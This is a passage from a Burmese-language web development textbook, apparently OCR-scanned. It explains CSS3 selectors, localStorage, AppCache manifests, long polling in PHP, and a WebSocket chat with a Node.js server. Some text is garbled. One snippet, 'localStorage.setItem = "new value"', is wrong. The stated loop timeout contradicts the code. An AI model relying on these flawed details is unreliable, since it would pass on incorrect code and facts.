လုပ်ဆောင်ချက်တစ်ခုရဖို့အတွက် (၄) ကြိုမ်ရေးရတဲ့သဘောဖြစ်ပါတယ်။ အပေါ်ဆုံးတစ်ခုက Official CSS3 Support

လုပ်တဲ့ Browser များမှာ အလုပ်လုပ်စေဖို့ဖြစ်ပါတယ်။ ကျွန်အဆင့်များ ကိုတော့ Browser တွေက သူတို့ နားလည်တဲ့ လိုင်းကို ရွှေးချယ်အလုပ်လုပ်သွားပါလိမ့်မယ်။ နားမလည်တဲ့လိုင်းတွေကိုတော့ Ignore လုပ်သွားမှာဖြစ်ပါတယ်။ ဒီနည်းနှင့် စမ်းသပ် Feature တွေကို Browser အများစုံမှာ အလုပ်လုပ်သွားအောင် ရေးသားအသုံးပြန်မှာဖြစ်ပါတယ်။ သိပ်သဘာဝ မကျလှပေမယ့် ဒီနည်းနှင့် CSS3 လုပ်ဆောင်ချက် အများအပြားကို Website အများအပြားက လက်ရှိမှာအသုံးချထား ကြပါတယ်။

မှတ်ချက် ။ ။ Google Chrome, Chromium နဲ့ Opera Browser တို့ဟာ Blink အမည်ရ Rendering Engine ကို ပြောင်းလဲ အသုံးပြန်ပါပြီ။ Vendor Prefix တွေက Developer တွေကို အလုပ်ပို့စေပြီး သဘာဝမကျလို့ Blink Engine က Vendor Prefix တွေကိုအသုံးပြုမှုမဟုတ်ဘူးလို့ ဆိုပါတယ်။ ဒါကြောင့် နောက်ပိုင်းမှာ စမ်းသပ်လုပ်ဆောင်ချက် တွေကိုလည်း Vendor Prefix တွေ ထည့်စရေးရမလို့ပဲ အသုံးပြန်လှဖို့ရှိပါတယ်။

CSS3 Selector

CSS3 မှာ Selector အတော်များများလည်း ဖြည့်စွက်ပါဝင်လာပါတယ်။ အဲဒီထဲက လက်တွေအသုံးဝင်မယ် Selector တစ်ချို့ကို ရွှေးချယ်ဖော်ပြပေးလိုက်ပါတယ်။

img[src\$=png] – Attribute Selector အတွက် \$= Operator ဖြည့်စွက်ပါဝင်လာခြင်း ဖြစ်ပါတယ်။ "အဆုံးသတ်" ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပါတယ်။ src Attribute အတွက် Value မှာ png နဲ့အဆုံးသတ်ထားတဲ့ Element များကို Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။

img[src^=blue] – Attribute Selector အတွက် ^= Operator ဖြည့်စွက်ပါဝင်လာခြင်း ဖြစ်ပါတယ်။ "အစ" ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပါတယ်။ src Attribute အတွက် Value မှာ blue နဲ့ အစပြုထားတဲ့ Element များကို Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။

img[src*=bird] – Attribute Selector အတွက် *= Operator ဖြည့်စွက်ပါဝင်လာခြင်း ဖြစ်ပါတယ်။ "ပါဝင်လျှင်" ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပါတယ်။ src Attribute အတွက် Value မှာ bird ပါဝင်တဲ့ Element များကို Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။

p:empty – :empty Pseudo-Class က Content မပါဝင်တဲ့ Element အလွတ်တွေကို Select လုပ်ဖို့ အသုံးပြန်ပါတယ်။ နမူနာအရ Content မရှိတဲ့ <p> Element များကို Select လုပ်သွားမှာဖြစ်ပါတယ်။

p:not(.note) – :not Pseudo-class ဖြစ်ပါတယ်။ နမူနာအရ Class note လိုအပ်မှတ်ထားမရှိတဲ့ <p> Element များကိုသာ ရွှေးချယ် Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။

ul ~ p – Sibling selector လိုခေါ်ပါတယ်။ Parent တူတဲ့ ညီ/ညီမ များကို ရွှေးချယ်ပေးသွားမှပါ။ အစကို/အစမတွေတော့ မပါပါဘူး။ ဥပမာ – Document Structure က အခုလိုရှိတယ်ဆိုပါစို့။

```
<p> ... </p>
<ul> ... </ul>
<p> ... </p>
<p> ... </p>
```

<p> Element (၃) ခုပါဝင်ပေမယ့် ul ~ p Selector က Element ရဲ့အောက်မှာရေးထားတဲ့ <p> Element နှစ်ခုကို Selector လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ အပေါ်ကတစ်ခု မပါဝင်ပါဘူး။

:nth-child, :target စတဲ့အခြား စိတ်ဝင်းစားဖို့ကောင်းတဲ့ Pseudo-Class တွေလည်းရှိပါသေးတယ်။ ဒါပေမယ့် Selector အသစ်တွေက Property တွေ၊ Value တွေလို့ Fallback များနဲ့ရေးသားဖို့မလွယ်ပါဘူး။ ဒါကြောင့် Property နဲ့ Value တွေကိုသာ ထိရောက်အောင်အသုံးချပြီး Selector တွေကိုတော့ Browser Support တွေ အခါ ထက် ပိုကောင်းလာအောင် စောင့်ကြရှိုးမှာပါ။

14.10 – Offline Features

Web Application တစ်ခုမှာပါဝင်တဲ့ Resources တွေနဲ့ Data တွေဟာ အခြေခံအားဖြင့် Web Server မှာ သိမ်းဆည်းထားခြင်းဖြစ်ပြီး အသုံးပြုလိုတဲ့အခါ Client က Server ထံကနေ Request လုပ်ပြီး တောင်းခံရယူကြရပါတယ်။ ဒီလို့ Application က Server ကိုမိမိနေရလို့ အင်တာနှက်အဆက်အသွယ်မရှိရင် ကျွန်ုတော်တို့ Application ဟာ ဘာမှ သုံးပေါ်တော့တဲ့ အရာတစ်ခုဖြစ်သွားမှာပါ။

အချို့ Data တွေနဲ့ Resource တွေကို Client-Side မှာခွဲခြား သိမ်းဆည်းထားနိုင်မယ်ဆိုရင် တက်နိုင်သမျှ။ Client-Side မှာသိမ်းထားတဲ့ အချက်အလက်များနဲ့သာအလုပ်လုပ်ပြီး မဖြစ်မနေလိုအပ်မယာ Server ထံကရယူဖို့လိုအပ်လို့ Performance ပိုင်းမှာ အများကြီးပိုကောင်းသွားမှာ ဖြစ်ပါတယ်။ လိုအပ်တဲ့ Resource တွေနဲ့ အချက်အလက်တွေက Client-side မှာလည်း ရှိနေလို့ အင်တာနှက်ဆက်သွယ်မထားချိန်မှာလည်း အချို့သောလုပ်ဆောင်ချက်တွေ ဆက်လက် အသုံးပြုနိုင်းမှာဖြစ်ပါတယ်။

Email Application တစ်ခုနဲ့ပဲ နှုန္ဓာကြည့်ပါ။ ပထမတစ်ကြိမ် Server နဲ့ဆက်သွယ်စဉ်မှာ Inbox ထဲမှာ ရှိနေတဲ့ Email တွေကို ရယူပြီး Client-side မှာသိမ်းဆည်းလိုက်မယ်ဆိုရင် Email တစ်စောင်ဖွင့်ပတ်လိုက်တိုင်း Server ထံကနေရယူနေစရာမလိုတော့ပဲ Client-side မှာ သိမ်းဆည်းထားတဲ့ Email ကိုဖော်ပြန်လို့ ပိုမြန်သွားမှာဖြစ်ပါတယ်။ အင်တာနှက်အဆက်အသွယ်မရှိတော့ရင်လည်း (Email ပိုလိုမရှိနိုင်ပေမယ့်) ရယူထားပြီးသား Email တွေကို ဖတ်လိုတော့ရနေသိုးမှာပါ။ ဒီနေရာမှာ ကျွန်ုတော်ဆိုလိုတဲ့ Resource တွေနဲ့ အချက်အလက်များကို သိမ်းဆည်း တယ်ဆိုရင် Browser ဖွင့်ထားစဉ်ယာယ်သိမ်းဆည်းထားတာမျိုးမဟုတ်ပါဘူး။ တစ်ကယ်သိမ်းဆည်းထားနိုင်တဲ့ လုပ်ဆောင်ချက်မျိုးကိုဆိုလိုတဲ့တာပါ။ ဒါကြောင့် Browser ကိုပိတ်ပြီး နောက်တစ်ခေါက်ပြန်ဖွင့်တဲ့အချိန်မှာလည်း သိမ်းဆည်းထားတဲ့အချက်အလက်များနဲ့ ဆက်လက်အသုံးပြုနိုင်စေမယ့် လုပ်ဆောင်ချက်မျိုးဖြစ်ပါတယ်။

HTML5 မတိုင်ခင်က ဒီလိုလုပ်ဆောင်ချက်မျိုးရရှိဖို့အတွက် Cookie တွေနဲ့ အချက်အလက်တွေသိမ်းဆည်းပြီး အမျိုးမျိုးကြောင်းအသုံးပြုခဲ့ကြပါတယ်။ တစ်ချို့နေရာတွေမှာအလုပ်ဖြစ်ပေမယ့် လက်တွေမှာ Cookie ကိုယ်တိုင်က အကန့်အသတ်တွေရှိနေပါတယ်။

ပထမတစ်ချက်ကတော့ Cookie Data များဟာ Request လုပ်လိုက်တိုင်း Server ထံထည့်သွင်းပေးပို့ရခြင်းဖြစ်ပါတယ်။ ဒီတော့ လက်တွေမှာ အသုံးမတော်ရင် Cookie ထဲမှာသိမ်းလိုက်မှ ကျွန်ုတော်တို့ Application ရဲ့အလုပ်လုပ်ပုံ ပိုမြန်မလာပဲ ပိုနေးသွားနိုင်ပါသေးတယ်။ နောက်ပြသောက Cookie ကလက်ခံနိုင်တဲ့အချက် အလက်ပေမာဏာ ဟာ 4KB ခန့်သာ အမြင့်ဆုံးဖြစ်ပါတယ်။ ဒီပေမယ့်လိုက်တဲ့လုပ်ဆောင်ချက်များ ရရှိဖို့ကောင်းပါတယ်။

ဒါကြောင့် DHTML userData, Flash Cookie ခေါ် Flash Shared Objects, အဲဒီ Flash Cookie ကို အခြေခံ

ထားတဲ့ Ajax Massive Storage System (AMASS) နဲ့ Dojo Storage, Google Gear စသဖြင့် နည်းပညာ အမျိုးမျိုးကို ဖန်တီးခဲ့ကြပါတယ်။ HTML5 ကတော့ ဒီပြဿာကိုဖြေရှင်းပေးနိုင်ဖို့ Web Storage ခေါ် Local Storage နည်းပညာနဲ့ AppCache နည်းပညာများကို ထည့်သွင်းပေးထားပါတယ်။

Client-side Data Storage

LocalStorage ဟာ Cookie ကဲ့သို့ Web Browser ဘက်မှာ အချက်အလက်များသိမ်းဆည်းနိုင်တဲ့ နည်းပညာ တစ်မျိုးဖြစ်ပါတယ်။ ဒါပေမယ့် Cookie လို့ အချက်အလက်တွေကို Request တွေနဲ့အတူ ထည့်သွင်းပေးပိုမှာမဟုတ်လို့ Client/Server Communication ကိုထိခိုက်စရာမရှိပါဘူး။ အချက်အလက်များကို JavaScript localStorage Object ထဲမှာ စုစည်းသိမ်းဆည်းထားပေးမှာဖြစ်လို့ အလွယ်တစ်ကူ တည်ဆောက်ခြင်း၊ ရယူခြင်း၊ ပယ်ဖျက်ခြင်းတိုကို ပြုလုပ်နိုင် စေမှာဖြစ်ပါတယ်။ အချက်အလက် တစ်ခုကို localStorage ထဲမှာ အခဲလို့ ထည့်သွင်းသိမ်းဆည်းထားနိုင်ပါတယ်။

```
localStorage.setItem("item", "value");
```

ဒီနည်းနဲ့ item = value ဆိုတဲ့တန်ဖိုးတစ်ခု တည်ဆောက်သိမ်းဆည်းသွားစေမှာဖြစ်ပါတယ်။ အခန်း (၈) မှာ PHP နဲ့ Cookie များတည်ဆောက်ပုံလေ့လာစဉ်က setcookie("item", "value") လို့ သတ်မှတ်ခဲ့ရပုံနဲ့ သိပ်မကွာပါဘူး။ အဲဒါတန်ဖိုးကို ပြန်လည်ရယူလိုရင်တော့ အခဲလို့ရယူနိုင်ပါတယ်။

```
var value = localStorage.getItem("item");
```

ဒီနည်းနဲ့ item LocalStorage မှာသိမ်းဆည်းထားတဲ့တန်ဖိုးကို value Variable ထဲကိုရောက်ရှိနေစေမှာ ဖြစ်ပါတယ်။ Cookie တန်ဖိုးတွေကို PHP မှာ \$_COOKIE Superglobal Array ကနေရယူနိုင် သလိုပဲ localStorage Object ကနေ တိုက်ရှိက်ရယူနိုင်ပါတယ်။ ဥပမာ -

```
var value = localStorage["item"];
```

(သိမဟုတ်)

```
var value = localStorage.item;
```

တနည်းအားဖြင့် localStorage Object ဟာ JSON Array တစ်ခုဖြစ်တယ်လို့ဆိုနိုင်ပါတယ်။ ဒါကြောင့် item LocalStorage မှာသိမ်းဆည်းထားတဲ့ တန်ဖိုးကို ပြုပြင်လိုရင် အခဲလို့လည်း ပြုပြင်နိုင်မှာဖြစ်ပါတယ်။

```
localStorage["item"] = "new value";
```

(သိမဟုတ်)

```
localStorage.setItem = "new value";
```

ဖြည့်စွက်မှတ်သားသင့်တဲ့ Method နှစ်ခုကတော့ `removeItem()` နဲ့ `clear()` တို့ဖြစ်ပါတယ်။ တန်ဖိုးတစ်ခုကို ပယ်ဖျက်လိုရင် `removeItem()` ကိုအသုံးပြန်ပြီး တန်ဖိုးအားလုံးကိုရှင်းပြစ်လိုရင်တော့ `clear()` ကို အသုံးပြန်ပါတယ်။

```
localStorage.removeItem("item");
localStorage.clear();
```

LocalStorage မှာလည်း သိမ်းဆည်းနိုင်တဲ့ ပမာဏအကန္ဒအသတ်ရှိပါတယ်။ Domain တစ်ခုအတွက် အမြင့်ဆုံး အနေဖြင့် 5MB အထိသာလက်ခံသိမ်းဆည်းနိုင်ပါတယ်။ ဒီထက်ပိုများများရရင် ပိုကောင်းမှုဖြစ်ပေါ်ယူ၍ Web Application တွေက Client ရဲ့ Resource ကို စိတ်ရှုတိုင်းသုံးလို့မဖြစ်ပါဘူး။ Website တစ်ခုက 100MB လောက်သုံးမယ်ဆိုရင်၊ Website အခု (၂၀) လောက် သုံးလိုက်ယူနဲ့ အသုံးပြုသူရဲ့ Storage 2GB လောက် ကုန်သွားနိုင်ပါတယ်။ LocalStorage အတွက် ဘယ် Website ကို ဘယ်လောက်ပမာဏထိ ခွင့်ပြုမယ်လို့သတ်မှတ်လိုရတဲ့ Setting တွေတော့ နောက်ပိုင်း Browser တွေမှာပါဝင်လာနိုင်ပါတယ်။ ဒီစာရေးသားနေချိန်ထိတော့ အဲဒါလိုလုပ်ဆောင်ချက်မျိုးငဲ ပါဝင်လာခြင်းမရှိလေးပါဘူး။ ပါကြောင့် 5MB အထိပဲ လောလောဆယ် သုံးလို့ရှုံးမှာပါ။

LocalStorage ကို Internet Explorer 8 အပါအဝင် Modern Browser အားလုံးက Support လုပ်လို့ လက်တွေ့ အသုံးပြုဖို့ အသင့်ဖြစ်နေပြီဖြစ်တဲ့ HTML5 Feature တစ်ခုဖြစ်ပါတယ်။

နောက်ထပ်စိတ်ဝင်စားဖိုကောင်းတဲ့ Client-side Storage Feature တစ်ခုကတော့ **IndexedDB** ဖြစ်ပါတယ်။ အချက် အလက်များကို Record များနဲ့ သိမ်းဆည်းနိုင်တဲ့ Database တစ်မျိုးဖြစ်ပါတယ်။ LocalStorage ထက် လုပ်ဆောင်ချက် တွေ ပိုမိုပြည့်စုံသလို အသုံးပြန်ညုံးကလည်း အနည်းငယ်ရှုပ်ထွေးတဲ့အတွက် ဒီနေရာမှာတော့ ထည့်သွင်းမဖော်ပြန်တော့ ပါဘူး။

Offline Application

အခုနောက်ပိုင်းမှာ Web Application တွေအဲအဓိကလုပ်ဆောင်ချက်တွေက Client-side ဘက်ကို ရောက်ရှိလာကြောင်း ရှုပိုင်းမှာ ဖော်ပြုခဲ့ပါတယ်။ ဒီလို Client-side မှာအဓိကအလုပ်လုပ်နေတဲ့ Web Application တွေကို အင်တာနှင်း အဆက်အသွယ်မရှိပဲ Offline ဖြစ်နေချိန်မှာ အသုံးပြုနိုင်အောင်စီမံတားနိုင်တဲ့ Feature တစ်ခုလည်း HTML5 မှာပါဝင်ပါတယ်။ AppCache လိုပေါ်ပါတယ်။

Offline ဖြစ်နေချိန်မှာအလုပ်လုပ်နိုင်ဖို့အတွက် သိမ်းဆည်းထားရမယ့် Resource စာရင်းကို Cache Manifest ဆိုတဲ့ File တစ်မျိုးနဲ့ စုစည်းပေးထားရမှာဖြစ်ပါတယ်။ Resource ဆိုတာ၊ HTML Document တွေ၊ CSS File တွေ၊ JavaScript File တွေ၊ Image တွေနဲ့ Script File တွေကို ခြေပြီးခေါ်လိုက်တာပါ။ အဲဒီ File ကို Web Document တွေကနေ အခုလိုချိတ်ဆက်ပေးနိုင်ပါတယ်။

```
<!doctype html>
<html manifest="/cache.manifest">
<body>
...
</body>
</html>
```

<html> Element မှာ manifest Attribute နဲ့ cache.manifest လိုအမည်ပေးထားတဲ့ File ကိုထွန်းဆို ချိတ်ဆက်ပေးထားခြင်းဖြစ်ပါတယ်။ cache.manifest File ထဲမှာရေးသားရမယ့် ပုံစံကတော့ ဒီလိပါ -

CACHE MANIFEST

FALLBACK:

```
/ /offline.html
```

NETWORK:

```
*
```

CACHE:

```
/style.css
/app.js
/logo.png
```

အပေါ်ဆုံးက CACHE MANIFEST ကြော်ချက်ကတော့ အမြတ်မြတ်ပါဝင်ရမယ့် သတ်မှတ်ချက်ဖြစ်ပါတယ်။ သူအောက်မှာ Section (၃) ခုပါဝင်ပါတယ်။ FALLBACK: Section အောက်မှာ Resource တစ်ခုကို မဖော်ပြနိုင်လို့ Error ဖြစ်တဲ့အခါ အစားထိုးဖော်ပြနေလိုတဲ့ Document သတ်မှတ်ထားနိုင်ပါတယ်။ နှမူနာမှာ ရေးသားထားတဲ့ -

```
/ /offline.html
```

- ရဲ့ အဓိပ္ပာယ်က၊ သတ်မှတ်ထားတဲ့ Resource ကိုမဖော်ပြနိုင်ရင် offline.html ကို အစားထိုးဖော်ပြေပေးပါဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပါတယ်။ ရှေ့ဆုံးက / Sign ကတော့ "ဘယ် Resource ကိုမဆို မဖော်ပြနိုင်တဲ့အခါ" ဆိုတဲ့အဓိပ္ပာယ်ပါ။

NETWORK: Section အောက်မှာ အင်တာနှက်ရှိမှသာအလုပ်လုပ်စေလိုတဲ့ Resource စာရင်းပေးရမှာပါ။ နှမူနာမှာပေးထားတဲ့ * Sign ရဲ့အဓိပ္ပာယ်ကတော့ "အင်တာနှက်အောက်အသွယ်ရှိနေရင် Resource အားလုံးအတွက် အင်တာနှက်သုံးပြီးတော့သာ အလုပ်လုပ်ပါ" ဆိုတဲ့အဓိပ္ပာယ် ဖြစ်ပါတယ်။

CACHE: Section အောက်မှာတော့ သိမ်းဆည်းထားစေလိုတဲ့ Resource စာရင်းကို တန်းစီပေးထားနိုင်ပါတယ်။ Web Browser က Manifest File ကိုရရှိပြီးတာနဲ့ ဒီ CACHE: Section မှာသတ်မှတ်ထားတဲ့ Resource တွေကို တစ်ခုခြား Download လုပ်ယူပြီး Offline အသုံးပြုနိုင်အောင် စတင်သိမ်းဆည်းသွားမှာပါ။

မှတ်ချက် ။ ။ cache.manifest ကိုချိတ်ဆက်ထားတဲ့ Document ကတော့ သိမ်းဆည်းရမယ့်စာရင်းထဲမှာ အလိုလိုပါပြီးဖြစ်လို့ စာရင်းထဲမှာထပ် ထည့်စီမံလိုက်ပါဘူး။

FALLBACK: နဲ့ NETWORK: Section တွေက လိုအပ်မှထည့်ရမယ့် Optional Section တွေပါ။ CACHE: Section မှသာ Offline အလုပ်လုပ်စေလိုတဲ့ Resource စာရင်းကို သိမ်းဆည်းထားလိုက်ပါပြီ။ ဒီနည်းနဲ့ ကျွန်ုတ် တို့ Application ရဲ့ အချို့အစိတ်အပိုင်းတွေကို အင်တာနာက်အဆက်အသွေးမရှိတဲ့ Offline အခြေအနေမှာလဲ ဆက်လက် အလုပ်လုပ်နေနိုင်အောင် စီမံထားနိုင်မှာပဲဖြစ်ပါတယ်။

14.11 – Real-Time Web Applications

အခန်း (၁) မှာ HTTP အကြောင်းဖော်ပြခဲ့စဉ်က HTTP ဟာ ဆက်သွယ်မှုတစ်ခုကို Client ကသာ အမြဲအစပြုရတဲ့ Pull Technology တစ်မျိုးဖြစ်ကြောင်းဖော်ပြခဲ့ပါတယ်။ ပုံမှန်အားဖြင့် Web Application တစ်ခုအတွက် ဒါဟာ ပြဿနာ မဟုတ်ပေမယ့် Real-Time App လိုပေါ်တဲ့ အချက်အလက်တွေ အမြဲပြောင်းလဲနေတဲ့ Web Application တွေအတွက် အကန်အသတ် ဖြစ်လာပေပါတယ်။ ဥပမာ - အပြန်အလုန် Message ပိုလိုရတဲ့ Chat Application တစ်ခုဆိုပါစိုး။ Client A ပိုလိုက်တဲ့ Message က Server ကိုရောက်သွားမှာဖြစ်ပေမယ့် HTTP ရှုံးသာဝေအရ Client B ဆိုကို အလိုအလျောက် ချက်ခြင်းရောက်သွားမှာ မဟုတ်ပါဘူး။ Client B က Server ထံကနေ ဆက်သွယ်ရယူတော့မှသာ Client A ပေးပို့ထားတဲ့ Message ကိုတွေ့မြင်ရမှာဖြစ်ပါတယ်။ ဒါတော့ Client A ပိုလိုက်တဲ့ Message က Client B ထံကို ချက်ခြင်းမရောက်တဲ့အတွက် Real-Time မဖြစ်ဘူးလို့ဆိုနိုင်ပါတယ်။ Real-Time ဖြစ်ဖို့ဆိုရင် ဆက်သွယ်မှုကို Client ကချည်းအစပြုနေလို့မရတော့ပါဘူး။ Server ကလည်း အချက်အလက်တွေကို Push လုပ်ပေးနိုင်ဖို့ လိုအပ်လာပါတယ်။

Facebook, Google+, Twitter, Gmail စတဲ့ Application တွေဟာ Real-Time Data ကိုအခြေခံပြီး အလုပ်လုပ်နေကြတာပါ။ ဥပမာ - Gmail မှာ Mail တစ်စောင်ဝင်လာရင် ချက်ခြင်းသိရပါတယ်။ Real-Time ဖြစ်တယ်လို့ဆိုရပါမယ်။ Facebook မှာ ကျွန်ုတ် တို့တင်ထားတဲ့ ပုံတစ်ပုံအတွက် Comment တစ်ခုရရှိတာနဲ့ Notification ချက်ခြင်းတော်ပြီး ချက်ခြင်းသိရပါတယ်။ Real-Time အလုပ်လုပ်နေခြင်းဖြစ်ပါတယ်။ HTTP က Pull Technology သက်သက်သာဖြစ်နေပြီး Server Push မရှိတဲ့အတွက် ဒီလို Real-Time လုပ်ဆောင်ချက်ရရှိဖို့ Ajax အခြေပြု နည်းလမ်းအမျိုးမျိုးနဲ့ ယခင်က ကြံဆအသုံးပြခဲ့ကြရ ပါတယ်။

ပထမနည်းလမ်းကတော့ Interval တစ်ခုသတ်မှတ်ပြီး Server ထံ Request တွေ အဆက်မပြတ်ပေးပို့ခြင်း ဖြစ်ပါတယ်။ ဥပမာ - (၅) စက်နှစ်တစ်ကြိမ် Server ထံ Request ပြုလုပ်ပြီး နောက်ခုံး Update ကို တောင်းယူနေခြင်းအားဖြုံး Server မှာရှိတဲ့ Update ကို အမြဲရရှိနေအောင် ဆောင်ရွက်တဲ့သဘောဖြစ်ပါတယ်။ ရေးသားပုံး ဥပမာ ဖော်ပြပါမယ် -

```
setInterval(function() {
    $.get('get-data.php', function() {
        // update data
    });
}, 5000);
```

JavaScript setInterval() Method က ပေးထားတဲ့ Function တစ်ခုကို သတ်မှတ်ချိန်အတွင်း ထပ်ခါထပ်ခါ အလုပ်လုပ်ပေးနေမှုဖြစ်ပါတယ်။ အချိန်ကို Millisecond နဲ့သတ်မှတ်ပေးရပါတယ်။ နှမူနာမှာ get-data.php ကို XHR သုံးပြီး (၅) စက်နှစ်တစ်ကြိမ် Request လုပ်ပေးနေမှုဖြစ်ပါတယ်။

ဒါပေမယ့် ဒီနည်းကိုသိပ်မသုံးကြပါဘူး။ Server ကို (၅) စက်နှစ်တစ်ကြိမ် Request လုပ်နေတယ်ဆိုတာ လက်တွေ့မှာ Bandwidth ငွေ့ ဖြန့်တီးနေသလိုပါပဲ။ အသုံးပြုတယ်သူက တစ်ယောက်နှစ်ယောက်ကောင် ဆယ့်လေးငါးယောက်ထိ အဆင်ပြေကောင်း ပြနိုင်ပါသေးတယ်။ ဒီထက်များလာရင် Server က အဆက်မပြတ်ရရှိနေတဲ့ Request တွေကို

ဖြေရှင်းနေရလို့ ခံနိုင်မှုမဟုတ်ပါဘူး။ လက်တွေ့မကျပါဘူး။

Long Polling

နောက်တစ်နည်းကတော့ Long Pooling လိုခေါ်တဲ့နည်းဖြစ်ပါတယ်။ ဒီနည်းကိုတော့ အတော်လေးသုံးကြပါတယ်။ Request တစ်ခု လက်ခံရရှိတဲ့အခါ Server က ချက်ခြင်း Respond မပြန်ပဲ အချက်အလက် Update ရှိတော့မှသာ Respond ပြန်အောင် စီမံထားခြင်းဖြစ်ပါတယ်။ ဒီတော့ Client က Request လုပ်ထားပေမယ့် Respond ကို လက်ခံရရှိ ခြင်းမရှိသေးတဲ့အတွက် Respond မလာမခြင်း စောင့်နေမှုပါ။ ဒီလို့ Request / Respond တစ်ခုကို အချိန်ဆွဲထားပြီး ဆောင်ရွက်တဲ့နည်း၌ Long Pooling ခေါ်ပါတယ်။ Server က အချက်အလက် Update တစ်ခုကို လက်ခံရရှိတဲ့အခါ (သို့မဟုတ်) သတ်မှတ်အချိန် ပြည့်သွားလို့ Timeout ဖြစ်သွားတဲ့ အခါမှ Respond ပြန်ပါတယ်။ ဒါကြောင့် Request တွေလည်း ထပ်ခါထပ်ခါလုပ်နေဖို့ မလိုတော့သလို Server ကလည်း Update ရှိရင်ချက်ခြင်း Respond လုပ်မှုမှာ အတော်လေး Real-Time ဖြစ်လာစေတယ်လို့ ဆိုနိုင်ပါတယ်။ ရေးသားပုံစုမှုရာ ဖော်ပြပေးလိုက် ပါတယ်။

[Client]

```
function pollStart () {
    $.get('chat.php', function(msg) {
        $('#chat-box').append(msg.text);
        pollStart();
    }, 'json');
}

pollStart();
```

pollStart() Function ၏ chat.php ကို XHR သုံးပြီး Request လုပ်ပေးပါတယ်။ Respond လက်ခံရရှိတာနဲ့ pollStart() Function ကိုပဲ ချက်ခြင်းပြန်ခေါ်ထားလို့ အဆက်မပြတ် Request လုပ်နေတဲ့သော ဖြစ်မှုပါ။ ဒါပေမယ့် Respond ကို ချက်ခြင်းပြန်ပေးပဲ Update ရှိမှုပြန်ပေးအောင် Server-side ဘက်မှာစီစဉ်ထားမှုမှာ ပြသနာ မရှိပါဘူး။

[Server]

```
$time = time();
while((time() - $time) < 30) {
    $data = get_update();
    if($data) {
        echo $data;
        break;
    }
    usleep(500000);
}
echo "";
```

Server-side မှာ စက်န် (၂၀) ကြာ Loop လုပ်နေစေမယ့် while() Loop တစ်ခုရေးသားထားပါတယ်။ ဒါ စက်န် (၂၀) အတွင်း Loop က Data Update ရှိမရှိ စက်န်ဝိုက်တစ်ကြိမ် စစ်ဆေးထားပါတယ်။ Data Update ရှိတာနဲ့ Data ကို ရိုက်ထုတ်ပေးလိုက်တဲ့အတွက် ရိုက်ထုတ်ပေးလိုက်တဲ့ရလဒ် ကို Respond အနေနဲ့ပြန်ပေးသွားမှုပါ။ မရှိရင်တော့ Loop ကိုသာဆက်ပြီး ပတ်နေမှုဖြစ်လို့ Respond လည်း လုပ်ဦးမှုမဟုတ်ပါဘူး။

မှတ်ချက် ။ ዿေ့ချုပ်() Function က Script ကိုကာလတစ်ခုကြားခေတ္တရပ်နားထားစေပါတယ်။ ရုပ်နားစေလိုတဲ့အချိန်ကို Microsecond နဲ့သတ်မှတ်ထားရပါတယ်။ Millisecond မဟုတ်ပါဘူး။ One Microsecond မှာ စက်နှုန်း (၁)သန်း ပါဝင်ပါတယ်။

Client က (၅) စက်နှုန်းတစ်ခါ Request လုပ်ခြင်းနဲ့စာရင် ကွားခြားချက်ကတော့ Request/Respond အဆက်မပြတ် ပြုလုပ်နေစရာမလိုတော့လို Bandwidth အသုံးပြုမှု သက်သာသွားခြင်းပြဖော်ပါတယ်။ နူးနာကို eimaung.com/pwd-rc/ ကင် Download ရယူ စမ်းသပ်ကြည့်စိုင်ပါတယ်။

WebSockets

HTML5 မှာတော့ Real-Time Application တွေတည်ဆောက်ဖို့အတွက် သီးခြားရည်ရွယ်ထားတဲ့ WebSockets နည်းပညာ ပါဝင်လာပြီဖြစ်ပါတယ်။ WebSockets က Client-side Feature တစ်ခုဖြစ်လို့ လုပ်ဆောင်ချက်ပြည့်စုံဖို့ အတွက် Server-side ဘက်ကလည်း Socket Server တစ်ခုကို Setup လုပ်ထားပေးရမှာပါ။ PHP နဲ့ Socket Server ရေးသားနိုင်ပေမယ့်၊ လက်တွေ့မှု ဒီအတွက် သီးခြားရည်ရွယ်ထားတဲ့ Node.JS လို့ နည်းပညာမျိုးကို WebSockets နဲ့ တွဲဖက်အသုံးပြုသင့်ပါတယ်။ WebSockets ကို Node.JS Back-end နဲ့ တွဲဖက်ပြီး Real-Time Chat App တစ်ခုရေးသားပုံနှုန်းဖော်ပါတယ်။

[WebSockets Client in JavaScript]

```
var connection = new WebSocket('ws://127.0.0.1:8000/');
connection.onmessage = function (res) {
    $('#chat-box').append( res.data );
};

$('#send').click(function() {
    connection.send( chatMsg );
});
```

JavaScript WebSocket Instant ကိုသုံးပြီး Socket Server ထံ Connection တစ်ခုဖွင့်ထားပါတယ်။ URL မှာ Protocol အနေနဲ့ http:// မသုံးပဲ ws:// သုံးပေးရပါတယ်။ Socket Server အလုပ်လုပ်နေတဲ့ Port ကိုလည်း ထည့်သွင်းပေးရပါတယ်။

Server က အချက်အလက်တစ်ခုပေးပို့လာရင် onmessage Event မှာ သတ်မှတ်ထားတဲ့ လုပ်ဆောင်ချက်များက အလုပ်လုပ်သွားမှုဖြစ်ပြီး၊ Server ထံ အချက်အလက်ပေးပို့လိုရင်တော့ send() Method ကိုအသုံးပြုနိုင်ပါတယ်။ ဒီနည်းနဲ့ WebSocket Client က အချက်အလက်ကို ပေးပို့နိုင်သလို၊ လက်လည်းလက်ခံနိုင်သွားပါတယ်။

[Socket Server in Node.JS]

```
var WebSocketServer = require('websocket').server;
var http = require('http');

var server = http.createServer(function(request, response) { });
server.listen(8000, function() { });

wsServer = new WebSocketServer({
    httpServer: server
});
```

```

var clients = [];
wsServer.on('request', function(req) {
    var conn= req.accept(null, req.origin);
    clients.push(conn);
    conn.on('message', function(msg) {
        for (var i=0; i < clients.length; i++) {
            clients[i].sendUTF(msg.utf8Data);
        }
    });
});

```

